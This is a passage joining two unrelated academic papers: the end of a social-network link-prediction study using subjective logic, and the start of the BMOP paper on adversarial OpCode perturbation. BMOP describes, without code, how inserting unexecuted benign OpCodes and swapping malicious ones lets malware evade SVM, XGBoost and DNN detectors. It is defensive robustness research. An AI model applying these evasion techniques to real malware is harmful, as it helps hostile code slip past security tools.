5.1. The Particularity of the Experimental Method. In previous experiments, data sets were usually divided into training set and test set. The training set was to find rules and the test set carried out experiments obeying the rules. This experiment was different from before. Subjective logic was introduced to mark data for simulating the dynamic changes of relationships. Then, the influence algorithm was used to predict invisible relationships, and the performance of the influence algorithm was analyzed from *the number of user friends*, *the rate of determination*, *false positives*, and *false negatives*. The user interest attributes are one important component in the influence algorithm. Interest attributes are usually text data, and they are hard to divide into two parts as before (the previous data set are just digitized data). In addition, it is hard to represent the rules obtained from text data in digital form. Therefore, the design of the experiment is reasonable.

5.2. Subjective Logic of Jøsang. Referring to the book [37], relevant knowledge about subjective logic was introduced. The subjective logic put forward by Jøsang [38] is used for expressing subjective uncertainty, and it has achieved fruitful results.

Subjective logic is based on the distribution of Beta describing the posterior probability of binomial events. A positive event number r and a negative event number s of the observed events are given to calculate the probability deterministic density function. On the basis of the density function, the credibility of each event produced by entities is calculated. Subjective logic can be more practical for modeling and analyzing the real world than traditional probability calculus and probability logic. When subjective logic is used in decision support, it enables decision makers to better assess the impact of uncertainty on future outcomes and make improvements in a timely manner. Since the data collected in experiment are static, they cannot analyze the dynamic changes of the relationship.

Therefore, subjective logic was used to simulate the dynamic changes of network relationships. To simplify the calculation, the simplest subjective logic is used and calculated by equation (11):

$$\mathrm{Exp} = \mathrm{lm} + \mu = \frac{N_1 + 1}{N_1 + N_2 + 2}, \tag{11}$$

where l is a priori probability and set to 0.5, μ represents the value of probability believed, m represents the value of probability of unbelief, N_1 denotes the number of users that marked with relationship, and N_2 denotes the number of users that marked without relationship. Here, $m = N_1/N_1 + N_2 + 2$ and $\mu = N_2/N_1 + N_2 + 2$.

In the experiment, the size of sample was 1800, and the limit of Exp can be determined by formula (11). That is, $\mathrm{limit} = (N_1 + 1)/1800$. To make the experimental results more convincing, the number of friends predicted was approximately equal to the number N_1 on the condition that the number of Exp is approaching the limit, calculated as formula (12):

$$\mathrm{limit} = \frac{N_1 + 1}{1800} = \frac{1}{N}, \tag{12}$$

where N denotes the number of users that can be conjectured by the influence algorithm. Calculated by formula (12), the values of N and N_1 are approximately 44. It was known that the average degree of the node was approximately 13.49, and N and N_1 could be reduced to 13 in the same proportion. However, due to the existence of randomness, the numerical value cannot be guaranteed to be 13 exactly. Therefore, the numerical value of N and N_1 was controlled between 10 and 20.

5.3. Data Processing. It is valuable to collect the user's interest attribute data since it can help conjecture invisible relationships. Since the user interest attribute data are text, they need to be preprocessed—text data can be well processed with the help of Natural Language Processing (NLP). In NLP and text analysis problems, Bag of Words (BOW) and Word Embedding are two commonly used algorithms. Word vector can only represent single words. It needs to do some extra processing to deal with text. The BOW is used to process text based on word frequency, ignoring word order and syntax, which are necessary in the experiments. Kim-Kwang and Raymond Choo et al. [39] proposed unsupervised and supervised approaches on various datasets and conducted experiments on tweets using their methods and achieved higher accuracy. Every attribute view has its own importance for one person, and the other calculation is related to the digitation of text. To ensure the accuracy and reliability of the following experiments, the text was manually processed using Excel 2013 to digitize text.

Table 1: AUC of different methods on four datasets.

	CN	Jaccard	AA	RA
USAir	0.9496	0.9104	0.9645	0.9749
Router	0.667	0.6676	0.6604	0.6691
Yeast	0.9348	0.9295	0.9313	0.9233
Hamsterster friendships	0.8214	0.8103	0.8228	0.8236

According to user interest attributes, on the basis of the principle that an able man is always busy and energy is limited, the specific interest of the user with multiple interests was assigned as follows:

Suppose the total category of user interests is C, then the value of loc assigned to these interests followed by C, $C - 1 \cdots 1$, along the positive X axis direction. Therefore, the attention w of the user for the specific interest C_i is calculated by formula (13) as follows:

$$w_{C_i} = \frac{\mathrm{loc}_{C_i}}{\sum_j^C \mathrm{loc}_{C_i}}. \tag{13}$$

After the text digitation, the concrete experiment operation is carried out according to the method given in the fourth part of this article. 2000 nodes were selected as samples for experiment; however, the results visualization was so intensive that it was difficult to observe the effect of the experiments. Therefore, the visualization of data was divided into groups with 50 nodes in a group. In addition, comparing with CN can highlight the reliability of the influence algorithm.

5.4. Preexperiment. Four methods were tested on network datasets, and besides the Hamsterster friendships, datasets of USAir, Router, and Yeast (http://www.linkprediction.org/index.php/link/resource/data) were included. We calculate the AUC accuracy on four datasets. The average results for ten experiments are listed in Table 1.

As shown in Table 1, on the USAir and Hamsterster datasets, the AUC of CN is larger than that of Jaccard. On the Router dataset, the AUC of CN is better than that of AA. On the Yeast dataset, the AUC of CN is the best among four methods. Therefore, we can conclude that CN can work well on four datasets.

5.5. Analysis of Experimental Results. This section is mainly to analyze the statistical results of the experiments. By comparing with CN, the feasibility and accuracy of the influence algorithm were analyzed from *the number of user friends*, *the rate of determination*, *false positives*, and *false negatives*.




Figure 5: Comparison of user common friends between original, CN, and influence algorithm. Note: there are two rows on the horizontal axis. The first row is the ordinal number of nodes, and the second row is the user's identifier corresponding to node.




Figure 6: Comparison of determination rate between CN and influence algorithm.

5.5.1. The Number of User Friends. We analyze the number of friends discovered by three methods, i.e., original, CN, and the influence algorithm proposed in this paper. It can be seen from Figure 5 that the tendency predicted by the algorithms for the number of user friends is similar. CN predicts links according to the rule that friends have friends in common, so the tendency of growth is consistent with the tendency of the initial number. The consistency of the influence algorithm verified its feasibility. Moreover, the number of friends predicted by the influence algorithm is higher than CN in most cases, and the stability of the influence algorithm is better. The reason for different stability is that the result of CN depends more on the initial number because it has to use original users to find other friends. The number of original users is the base of the number that CN can predict.

5.5.2. The Rate of Determination

Definition 8. Determination number *Dm*. This refers to the total number of users with determined relationships. That is, the users were marked friends or nonfriends.

Definition 9. The rate of determination. This refers to the determined degree of the relationship predicted by the algorithms, and it can be obtained by the number of friends predicted with determined relationships divided by the determination number.

The experiments were performed using the sample, and 50 nodes were randomly selected to visualization. The results are shown in Figure 6. Marking nodes according to subjective logic, in influence matrix, the nodes with values greater than threshold Θ are marked with determined relationship, and the nodes with values lower than the threshold Δ (small probability event) are marked with determined nonrelationship. When calculating the determination rate of influence algorithm according to formula (11), N_1 represents the proportion that the number of users with determined friendship takes in the number of users that can be predicted by the algorithm. And the "determined" means the node marked by subjective logic. Similarly, N_2 denotes the proportion that the number of users with determined nonfriendship takes in the number of users that can be conjectured by the algorithm.

We can know from "Subjective Logic of Jøsang" that the determination rate can be considered equal in extreme case. Under the same limitation, the determination rate of the influence algorithm is higher than CN; here are three cases:




Figure 7: Comparison of false positive between CN and influence algorithm.




Figure 8: Comparison of false negative between CN and influence algorithm.

(1) When the denominators are equal, the numerator N_1 of the influence algorithm is greater than that of CN

(2) When the numerators are same, the denominator N_2 of the influence algorithm is lower than that of CN

(3) When the denominators and numerators are not equal, the numerator of the influence algorithm is relatively greater and the denominator is relatively lower.

We can conjecture from formula (11) that the above three cases can make the determination rate of the influence algorithm greater than that of CN. In other words, the influence algorithm possesses a higher accuracy rate and lower error rate. N_1 represents the number of users with determined friendship, the greater N_1 is, and the more accurate the result is. N_2 denotes the number of users with determined nonfriendships. With a certain maximum, the greater N_2 is, the lower N_1 is, and so the determination rate is relatively lower. Therefore, we can conclude that the influence algorithm is more reliable than CN.

5.5.3. False Positive and False Negative

Definition 10. False positive *Rw*. This refers to the proportion of users with relationships but judged nonrelationships in *Dm*; it is denoted by *Rw*. It is calculated by equation (14) as follows:

$$R_w = \frac{tf + \mathrm{ft}}{Dm}, \tag{14}$$

where tf represents the number of users predicted without relationships but marked with relationships, and ft denotes the number of users predicted with relationships but marked nonrelationships.

Definition 11. False negative *Rl*. This refers to the proportion of users with determined relationships but not predicted in *Dm*; it is denoted by *Rl*. It can be formulated as (15) as follows:

$$R_l = \frac{tm + ff}{Dm}, \tag{15}$$

where tm represents the unpredicted number of users with relationships and marked with relationships, and ff denotes the unpredicted number of users without relationships and marked nonrelationships.

False positives and false negatives are commonly used indicators to measure method accuracy. From Definitions 10

and 11, it is clear that there are two parts of the numerators. Whether it is the false positive or false negative, the denominators in formulas are both determination number *Dm*. Then, the larger the numerator is, the greater the result is. The experimental results of CN and influence algorithm are shown in Figures 7 and 8. As shown in Figures 7 and 8, in most cases, the results of CN are higher than the influence algorithm results. This illustrates the sum of unpredicted users measured by CN exceeding the results of the influence algorithm (the sum is obtained by adding the number of users with relationships marked with relationship to the number of users without relationships whereas marked nonrelationships). In addition, the number of user errors judged by CN is also higher than for the influence algorithm. Therefore, the accuracy of CN is lower than the influence algorithm. That is, the influence algorithm is more reliable than CN.

6. Conclusion

Link prediction is an important research field in social networks. The invisible relationships proposed in this paper will make the links in social networks more detailed and enriched. At the same time, the proposal of invisible relationships puts forward a new possibility for research of interpersonal relationships, i.e., there may be relationships between people seemingly without connection. To analyze invisible relationships between users in social networks, the definition, types, and characteristics of invisible relationship are introduced. In addition, an influence algorithm is proposed to predict the invisible relationship between users, which is based on occasional contact degree, interest coincidence degree, and the popularity of users. The experimental results on the Hamsterster friendships dataset show that the proposed influence algorithm is effective in predicting invisible relationship and outperforms the CN baseline.

As invisible relationship is a very important relationship which cannot be ignored in social networks, the prediction of invisible relationship is worthy of further researching and extending. In our future work, we will consider node attributes and topology of social networks and propose approaches to predict invisible relationship across multiple social networks.

Data Availability

http://konect.uni-koblenz.de/networks/petster-friendships-hamster

Additional Points

Statement. This paper is the extended version of the manuscript published in 2018 13th Asia Joint Conference on Information Security (AsiaJCIS). There are some differences between them: firstly, this paper added some related work and references; secondly, this paper specified the process of the algorithm; and third, this paper added preexperiment.

Conflicts of Interest

The authors declare that they have no conflicts of interest.

Acknowledgments

This work is partially supported by the Natural Science Foundation of Hebei Province, China (Nos. F2016201244 and F2020201023), and the Social Science Foundation of Hebei Province, China (HB18SH002).

References

[1] A. I. Naimi and D. J. Westreich, "Big data: a revolution that will transform how we live, work, and think," *Mathematics & Computer Education*, vol. 47, no. 17, pp. 181–183, 2014.

[2] N. N. Daud, S. H. A. Hamid, M. Saadoon, F. Sahran, and N. B. Anuar, "Applications of link prediction in social networks: a review," *Journal of Network and Computer Applications*, vol. 166, article 102716, 2020.

[3] V. Martínez, F. Berzal, and J.-C. Cubero, "A survey of link prediction in complex networks," *ACM Computing Surveys*, vol. 49, no. 4, pp. 1–33, 2017.

[4] E. Bütün, M. Kaya, and R. Alhajj, "Extension of neighbor-based link prediction methods for directed, weighted and temporal social networks," *Information Sciences*, vol. 463-464, pp. 152–165, 2018.

[5] K. Chi, G. Yin, Y. Dong, and H. Dong, "Link prediction in dynamic networks based on the attraction force between nodes," *Knowledge-Based Systems*, vol. 181, article 104792, 2019.

[6] K. Li, L. Zhang, and H. Huang, "Social influence analysis: models, methods, and evaluation," *Engineering*, vol. 4, no. 1, pp. 40–46, 2018.

[7] Y. Yang, Z. Wang, and T. Jin, "Tracking top-k influential users with relative errors," in *CIKM '19: Proceedings of the 28th ACM International Conference on Information and Knowledge Management*, pp. 1783–1792, New York, NY, USA, November 2019.

[8] H. Chintakunta and A. Gentimis, "Influence of topology in information flow in social networks," in *2016 50th Asilomar Conference on Signals, Systems and Computers*, pp. 67–71, Pacific Grove, CA, USA, November 2016.

[9] K. Subbian, D. Sharma, Z. Wen, and J. Srivastava, "Finding influencers in networks using social capital," in *Proceedings of the 2013 IEEE/ACM International Conference on Advances in Social Networks Analysis and Mining - ASONAM '13*, pp. 592–599, New York, NY, USA, August 2013.

[10] G. Liu, F. Zhu, K. Zheng et al., "TOSI: a trust-oriented social influence evaluation method in contextual social networks," *Neurocomputing*, vol. 210, pp. 130–140, 2016.

[11] X. Deng, Y. Pan, Y. Wu, and J. Gui, "Credit distribution and influence maximization in online social networks using node features," in *2015 12th International Conference on Fuzzy Systems and Knowledge Discovery (FSKD)*, pp. 93–100, Zhangjiajie, China, August 2015.

[12] C. Wang, X. Guan, T. Qin, and Y. Zhou, "Algorithming on opinion leader's influence in microblog message propagation and its application," *Journal of Software*, vol. 26, no. 6, pp. 1473–1485, 2015.

[13] J. X. Cao, G. J. Chen, J. L. Wu, B. Liu, T. Zhou, and S. Xu, "Multi-feature based opinion leader mining in social networks," *Acta Electronica Sinica*, vol. 44, no. 4, pp. 898–905, 2016.

[14] R. R. Sarukkai, "Ramesh, Link prediction and path analysis using Markov chains," *Computer Networks*, vol. 33, no. 1-6, pp. 377–386, 2000.

[15] J. Zhu, J. Hong, and J. G. Hughes, *Using Markov Chains for Link Prediction in Adaptive Web Sites*, Springer, Berlin Heidelberg, 2002.

[16] A. Popescul and L. Ungar, "Statistical relational learning for link prediction," in *Proceeding of the Workshop on Learning Statistical Algorithms from Relational Data*, p. 81, New York, NY, USA, 2003.

[17] P. Jaccard, "Etude comparative de la distribution florale dans une portion des alpes et des Jura," *Bulletin de la Societe Vaudoise des Sciences Naturelles*, vol. 37, no. 142, pp. 547–579, 1901.

[18] K.-k. Shang, T.-c. Li, M. Small, D. Burton, and Y. Wang, "Link prediction for tree-like networks," *Chaos*, vol. 29, article 061103, pp. 1–10, 2019.

[19] L. A. Adamic and E. Adar, "Friends and neighbors on the web," *Social Networks*, vol. 25, no. 3, pp. 211–230, 2003.

[20] D. Liben-Nowell and J. Kleinberg, "The link-prediction problem for social networks," *Journal of the American Society for Information Science and Technology*, vol. 58, no. 7, pp. 1019–1031, 2007.

[21] T. Zhou, L. Lü, and Y. C. Zhang, "Predicting missing links via local information," *European Physical Journal B*, vol. 71, no. 4, pp. 623–630, 2009.

[22] M. Xu and Y. Yin, "A similarity index algorithm for link prediction," in *2017 12th International Conference on Intelligent Systems and Knowledge Engineering (ISKE)*, pp. 1–6, Nanjing, China, November 2017.

[23] J. Wang, Y. Ma, M. Liu, H. Yuan, W. Shen, and L. Li, "A vertex similarity index using community information to improve link prediction accuracy," in *2017 IEEE International Conference on Systems, Man, and Cybernetics (SMC)*, pp. 158–163, Banff, AB, Canada, October 2017.

[24] Q. Sun, R. Hu, Z. Yang, Y. Yao, and F. Yang, "An improved link prediction algorithm based on degrees and similarities of nodes," in *2017 IEEE/ACIS 16th International Conference on Computer and Information Science (ICIS)*, pp. 13–18, Wuhan, China, May 2017.

[25] C. P. Muniz, R. Goldschmidt, and R. Choren, "Combining contextual, temporal and topological information for unsupervised link prediction in social networks," *Knowledge-Based Systems*, vol. 156, pp. 129–137, 2018.

[26] X. Xu, N. Hu, T. Li et al., "Distributed temporal link prediction algorithm based on label propagation," *Future Generation Computer Systems*, vol. 93, pp. 627–636, 2019.

[27] S. Das and S. K. Das, "A probabilistic link prediction model in time-varying social networks," in *2017 IEEE International Conference on Communications (ICC)*, pp. 1–6, Paris, France, May 2017.

[28] Z. Wang, J. Liang, and R. Li, "A fusion probability matrix factorization framework for link prediction," *Knowledge-Based Systems*, vol. 159, pp. 72–85, 2018.

[29] K.-k. Shang, W.-s. Yan, and M. Small, "Evolving networks-using past structure to predict the future," *Physica A*, vol. 455, pp. 120–135, 2016.

[30] K.-k. Shang, M. Small, X.-k. Xu, and W.-s. Yan, "The role of direct links for link prediction in evolving networks," *EPL*, vol. 117, no. 1-8, article 28002, 2017.

[31] S. Rafiee, C. Salavati, and A. Abdollahpouri, "CNDP: Link prediction based on common neighbors degree penalization," *Physica A: Statistical Mechanics and its Applications*, vol. 539, article 122950, pp. 1–12, 2020.

[32] L. Zhang, M. Zhao, and D. Zhao, "Bipartite graph link prediction method with homogeneous nodes similarity for music recommendation," *Multimedia Tools and Applications*, vol. 79, no. 19-20, pp. 13197–13215, 2020.

[33] M. E. J. Newman, "Models of the small world," *Journal of Statistical Physics*, vol. 101, no. 3/4, pp. 819–841, 2000.

[34] M. E. Brashears and E. Quintane, "The weakness of tie strength," *Social Networks*, vol. 55, pp. 104–115, 2018.

[35] R. Dunbar, *How Many Friends does one Person Need?*, CITIC Publishing House, 1st edition, 2011.

[36] J. Kunegis, "KONECT – the Koblenz network collection," in *WWW '13 Companion: Proceedings of the 22nd International Conference on World Wide Web*, pp. 1343–1350, New York, NY, USA, May 2013.

[37] J. Tian, H. Jiao, and R. Du, *Subjective logic and its application*, vol. 9, Science Press, Beijing, 2015.

[38] A. Jøsang, "A logic for uncertain probabilities," *International Journal of Uncertainty, Fuzziness and Knowledge-Based Systems*, vol. 9, no. 3, pp. 1–31, 2001.

[39] J. K. Rout, K. K. R. Choo, A. K. Dash, S. Bakshi, S. K. Jena, and K. L. Williams, "A model for sentiment and emotion analysis of unstructured social media text," *Electronic Commerce Research*, vol. 18, no. 2, pp. 181–199, 2018.

Hindawi
Wireless Communications and Mobile Computing
Volume 2020, Article ID 8876632, 11 pages
https://doi.org/10.1155/2020/8876632

Research Article

BMOP: Bidirectional Universal Adversarial Learning for Binary OpCode Features

Xiang Li,[1] Yuanping Nie,[1] Zhi Wang,[2] Xiaohui Kuang,[1] Kefan Qiu,[2] Cheng Qian,[1] and Gang Zhao[1]

[1]*National Key Laboratory of Science and Technology on Information System Security, Beijing 100101, China*
[2]*Nankai University, Tianjin, China*

Correspondence should be addressed to Yuanping Nie; yuanpingnie@nudt.edu.cn and Zhi Wang; zwang@nankai.edu.cn

Received 25 June 2020; Revised 30 August 2020; Accepted 28 October 2020; Published 3 December 2020

Academic Editor: Weizhi Meng

For malware detection, current state-of-the-art research concentrates on machine learning techniques. Binary n-gram OpCode features are commonly used for malicious code identification and classification with high accuracy. Binary OpCode modification is much more difficult than modification of image pixels. Traditional adversarial perturbation methods could not be applied on OpCode directly. In this paper, we propose a bidirectional universal adversarial learning method for effective binary OpCode perturbation from both benign and malicious perspectives. Benign features are those OpCodes that represent benign behaviours, while malicious features are OpCodes for malicious behaviours. From a large dataset of benign and malicious binary applications, we select the most significant benign and malicious OpCode features based on the feature SHAP value in the trained machine learning model. We implement an OpCode modification method that insert benign OpCodes into executables as garbage codes without execution and modify malicious OpCodes by equivalent replacement preserving execution semantics. The experimental results show that the *benign and malicious OpCode perturbation* (BMOP) method could bypass malicious code detection models based on the SVM, XGBoost, and DNN algorithms.

1. Introduction

With the vigorous development of the information industry, security incidents caused by malware are also in an inexhaustible variety. The "2018-2019 Annual Security Report" issued by the world-renowned antivirus testing agency AV-TEST pointed out that nearly 400,000 new malwares appear everyday, so computer protection software has to resist more than 3.9 malicious programs per second.

As the malware constantly evolve rapidly, antivirus software also continues improving. In recent years, the state-of-the-art machine learning techniques have gradually been applied in the malware detection and classification, which could effectively handle a huge number of malware samples and achieve fairly good detection results. Schultz et al. [1] utilized machine learning algorithms to detect malicious code which achieved 97.76% accuracy. Michael et al. [2] exploited the situation of system state changes to detect malicious code behaviours, which reached 91% detection rate on a malware dataset containing more than 4,000 samples. Abou-Assaleh et al. [3] extracted the n-gram binary character features from malicious samples and achieved 98% accuracy. In the malware binary code, there are some binary OpCode sequences that are more significant as compared to benign programs which could be used as feature points for machine learning. Currently, the n-gram OpCode features have been commonly used by machine learning-based detection models. The n-gram OpCode features have much less computational overhead compared to dynamic features, such as API call sequences. Moreover, the n-gram OpCode features could cover much more code area than dynamic features which are limited by the virtual machine execution environment.

At present, the robustness of malware detection models is getting more and more attention. The adversarial machine learning techniques are widely used to test the robustness of

machine learning models in the fields of image recognition and speech recognition [4–6], also in the computer security field such as spam filtering. Adversarial machine learning could effectively find out a malicious input data perturbation to attack or cause a malfunction to the target machine learning models. However, traditional adversarial perturbation methods could not be applied on binary OpCodes directly. The binary OpCode features are sustainable that the binary OpCode modification is much difficult with program execution and semantic preserving.

In this paper, we propose BMOP, a bidirectional universal adversarial learning method for effective binary OpCode perturbation from both benign and malicious perspectives. The benign features are those OpCodes that significantly represent benign behaviours, while malicious features are OpCodes dominate malicious behaviours. From a large dataset of benign and malicious binary applications, we select the most important benign and malicious OpCode features based on the feature SHAP values calculated from the trained machine learning models. We implement a binary OpCode modification platform which could insert adversarial benign OpCodes into application as garbage codes without execution and modify adversarial malicious OpCodes by equivalent replacement preserving code semantics. We test BMOP performance on three standard machine learning models: SVM, XGBoost, and DNN. The experimental results show that the BMOP method could completely fool the malware detection models.

In a nutshell, we make the following contributions:

(i) We propose BMOP, a universal adversarial learning method to assess the malware detection models based on OpCode features. The BMOP leverages SHAP algorithm to find out the significant malware-oriented features and the goodware-oriented benign features. Under the guidance of significant features founded by the SHAP algorithm, BMOP could effectively modify malware OpCode sequence in two opposite directions: (1) enlarge or add the OpCodes related to the significant goodware features and (2) weaken or delete the OpCode sequences related to the malware

(ii) We build an OpCode modification platform to change binary executable OpCode features. After modification, the functionality of new binary executable is preserved which is consistent with the original samples

(iii) We evaluate BMOP on a dataset encompassing 11,997 binary executables. The experiment results show that BMOP is effective to craft new adversarial samples to break through malware detection models, respectively, using SVM, XGBoost, and DNN algorithms

The rest of the paper is organized as follows: Section 2 reviews related work, Section 3 presents the details of BMOP method, the evaluation experiments and discussions are presented in Section 4, while Section 5 concludes the paper.

2. Related Work

An array of works focused on malware detection using various machine learning algorithms. Majorities of them can be considered classification-type solutions. Anderson et al. propose a malware detection method which utilizes the instruction traces [7]. They modify a malware analysis framework called Ether to collect the instruction traces and then create the similarity matrix according to the graph kernel combinations between instruction trace graphs. The matrix is finally fed into SVM to perform classification by using 2-gram-based Markov chain to estimate the transition probability. Two different similarity evaluation methods are applied to construct the matrix, namely, Gaussian kernel and spectral kernel, which can measure the local similarity and global similarity between graphs. Santos et al. combine dynamic and static features to propose a hybrid malware detector, which uses static analysis to model binary files into OpCode sequences for feature extraction, and dynamic analysis is used to monitor the operations, system calls, and exceptions meanwhile [8]. Saxe and Berlin take byte entropy histogram, PE import information and PE metadata as features, and use deep neural network and Bayesian calibration model to detect malwares [9]. Hardy et al. also apply the deep learning framework and combine SAE model to do the malware detection based on Windows API call features [10]. Raff et al. optimize the selected features for detecting malwares. Firstly, they only select the n-gram sequences that have high frequency (more than 1%), and a coarse-grain selection method is applied to reduce the data amount. The final features are determined after the logistic regression test in lasso and resilience models [11]. Given the argument that was based on n-gram have giant computation overhead while the effect is limited, Raff et al. propose that the source of feature extraction can be limited to the binary file headers, and then, the n-gram features can be directly obtained from the raw byte stream. They use fully associative neural network and regression network as the classifier in this work [12]. To avoid the problem that feature extraction may impede the learning process, Raff et al. present a work that feed the whole binary files into the convolution neural network, and the neural network do the feature extraction and classification directly. The CNN can convert the embedded byte stream into features so that more feature information can be obtained [13]. Xu et al. point that while the graph matching-based algorithm is widely used in similarity evaluation of multiple platform binary file, it is quite time consuming and not highly accurate. They propose a neural network-based evaluation method called Gemini. Gemini can convert the graph into feature vector in its graph-embedded network layer and evaluate the difference between feature vectors [14]. Xu et al. notice that one fixed feature of malware is that they are destined to change the control flow and data structure; therefore, they propose a machine learning method based on virtual memory access pattern. A large amount of memory access information is processed to form a histogram so that significant features can be preserved and distinguished. Several classification methods are applied in this work, including logistic regression, SVM, and random forest [15].

Current adversarial learning targeted malware technology focus on two aspects: attack during training phase and attack during prediction phase. The former mainly refers to poison attack, which tries to modify the statistical features of a dataset, so that the machine learning model can be compromised. In most cases, the primary data is encrypted to prevent being modified easily; however, in real-world scenario, the dataset may vary as the environment changes, and correspondingly the machine learning model should be retrained, which leaves opportunity for attackers to operate the training data. Attack during the prediction phase generally means to take use of some weaknesses in a machine learning model. Biggio et al. propose an optimized further prioritized label flipping (FPFL) attack. This method modifies the train data and random hyperplane that is far from the decision boundary of SVM, which can incur lower accuracy compared with original FPFL attack [16]. Hu et al. states that although the current machine learning-based antivirus software has a blackbox structure, the features that it checks can still be tested and confirmed. This work proposes MalGAN, which can generate an adversarial sample to pass though the blackbox check model [17]. Kreuk et al. present a GAN model for malware detector which uses raw binary files as input. This model can generate one-key representation of adversarial discrete byte steam to reconstitute binary file. The reconstitute binary file can avoid being detected while keeping the original capability [18]. Tram et al. use FGSM to efficiently produce adversarial samples, which attach noise to raw image in the direction of gradient descent [4]. Sarkar et al. propose two blackbox attacks: UPSET and ANGRI. For a machine learning model that classify samples into N sets,

UPSET tries to produce K image-independent, universal disturbance. When attached with the disturbance, the image in fact does not belong to the original category while the machine learning model still classifies it to the same category. In the contrary, ANGRI produces image-dependent, specific disturbance for each unique image [6]. Carlini et al. propose C&W attack, which generates adversarial samples using L0-norm, Euclidean distance, and Chebyshev distance. C&W attack has faster generation speed and great portability, which means the generated samples can also be used in the blackbox attack [19].

SHAP (SHapley Additive exPlanations) is a unified framework for interpreting predictions which was proposed by Li et al. [26]. SHAP assigns each feature an importance value for a particular prediction. Recently, several researches connect the explanation of machine learning with adversarial learning [23–25]. Fidel et al. utilize SHAP values which computed for the internal layers of a DNN, to detect whether the input image is normal or adversarial [25]. Coull et al. utilize SHAP values to interpret a byte-based deep neural network for malware classification [24]. Their study shows that the DNN does not learn why malware is malicious, but only finds the most significant difference between malware and goodware through feature statistic. Such statistical difference can be exploited by hackers to evade detection. Giorgio uses SHAP to guide the feature selection for implementing a clean-label poisoning attack [23].

